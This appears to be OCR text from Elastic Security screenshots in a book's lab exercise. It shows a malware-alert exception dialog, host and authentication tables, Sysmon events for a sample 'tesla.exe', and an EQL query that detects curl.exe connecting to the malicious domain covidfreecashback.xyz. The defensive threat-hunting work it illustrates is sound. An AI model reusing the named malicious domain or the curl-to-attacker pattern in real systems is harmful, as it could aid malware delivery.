
Alerts are generated when the rule's conditions are met, except when:

Field	Operator	Value
file.Ext.code_signature	is	—
subject_name	is	Search field value...
trusted	is	false
file.path.caseless	is	C:\Users\packtpub\Downloads\zYiPIYOP.exe
file.hash.sha256	is	[redacted]

□ Close this alert

□ Close all alerts that match this exception and were generated by this rule (Lists and non-ECS fields are not supported)

On all Endpoint hosts, quarantined files that match the exception are automatically restored to their original locations. This exception applies to all rules using Endpoint exceptions.



Add Rule Exception


Malware Detection Alert

Alerts are generated when the rule's conditions are met, except when:

Field	Operator	Value
file.name	is	zYiPIYOP.exe

☑ Close this alert

☑ Close all alerts that match this exception and were generated by this rule



Hosts

Last event: 1 minute ago

Hosts: 3


User authentications: ✓ 11,966 succe... ✕ 33 fail

Unique IPs: 448 source 1,244 destin...

All hosts

Showing: 3 hosts

Host name	Last seen	Operating system	Version
packtpub	59 seconds ago	Windows 10 Home	10.0
elastic-packetpub.local	Jun 1, 2021 @ 22:47:20.779	CentOS Linux	8
PACKTPUB	Apr 13, 2021 @ 23:03:58.624	Windows 10 Home	10.0



Hosts

Last event: 1 minute ago

Data sources

DATA SOURCES SELECTION

Choose the source of the data on this page


logs-* ✕ packetbeat-* ✕ winlogbeat-* ✕

Reset   Save

All hosts

Showing: 3 hosts


Host name	Last seen	Operating system	Version
packtpub	1 minute ago	Windows 10 Home	10.0



Authentications

Showing: 9 users


User	Successes	Failures	Last success	Last successful sou...	Last successful des...	Last failure	Last failed source	Last failed destination
SYSTEM	10156	5	4 minutes ago	—	packtpub	Apr 12, 2021 @ 23:23:45.046	—	packtpub
packtpub	734	28	35 minutes ago	127.0.0.1	packtpub	32 minutes ago	—	packtpub



Authentications

Showing: 7 users

User	Successes	Failures	Last success	Last successful source	Last successful destination
SYSTEM	228	0	11 minutes ago	—	packtpub
packtpub	16	28	33 minutes ago	—	packtpub
DWM-1	6		Jun 1, 2021 @ 22:45:19.019	—	packtpub
UMFD-0	4	0	Jun 1, 2021 @ 22:45:18.730	—	packtpub
UMFD-1	4	0	Jun 1, 2021 @ 22:45:18.729	—	packtpub
LOCAL SERVICE	2	0	Jun 1, 2021 @ 22:45:19.119	—	packtpub



process.name:"tesla.exe"

Last 24 hours

Events

Stack by event.action

● end

● Process terminated (rule: ProcessTerminate)


Events

Showing: 8 events

@timestamp ↓ 1	message	host.name	event.module	event.dataset	event.action
Apr 12, 2021 @ 21:23:18.730	Process terminated: RuleNa...	packtpub	sysmon	windows.sysmon_operatio...	Process terminated (rule: ...
Apr 12, 2021 @ 21:23:18.730	Process terminated: RuleNa...	packtpub	sysmon	—	Process terminated (rule: ...
Apr 12, 2021 @ 21:23:18.729	Endpoint process event	packtpub	endpoint	endpoint.events.process	end

packtpub \ PACKTPUB @ packtpub terminated process >_ tesla.exe (10168) C:\Users\packtpub\Downloads\tesla.exe with exit code 1073807364
via parent process tesla.exe (6172)

[redacted]




Network events 41,284

DNS queries 10,137

Unique private IPs 5 source 8 destination


Unique flow IDs 3,282

TLS handshakes 1,188




```
sequence by source.port
 [ network where event.type == "start" and process.name == "curl.exe" ]
 [ network where destination.domain == "covidfreecashback.xyz" ]
```

@timestamp	source.port	destination.domain	agent.type	event.category	host.name
Apr 14, 2021 @ 00:36:46.958	65016	—	endpoint	network	packtpub
Apr 14, 2021 @ 00:37:23.806	65016	covidfreecashback.xyz	packetbeat	network_traffic network	packtpub
Apr 14, 2021 @ 00:37:26.054	65017	—	endpoint	network	packtpub
Apr 14, 2021 @ 00:37:59.670	65017	covidfreecashback.xyz	packetbeat	network_traffic network	packtpub



@timestamp ↓ 1	Rule	Severity	event.category	host.name
Apr 14, 2021 @ 00:50:49.375	Malicious Indicator Match Rule	critical	network_traffic network	packtpub
Apr 14, 2021 @ 00:50:49.375	Malicious Indicator Match Rule	critical	network_traffic network	packtpub



Create new case

1 Case fields

Name: Tesla Agent Match

Tags (Optional): tesla

Type one or more custom identifying tags for this case. Press enter after each tag to begin a new one.

Description: Alert generated by Tesla Agent.


2 Case settings

Sync alert status with case status: On

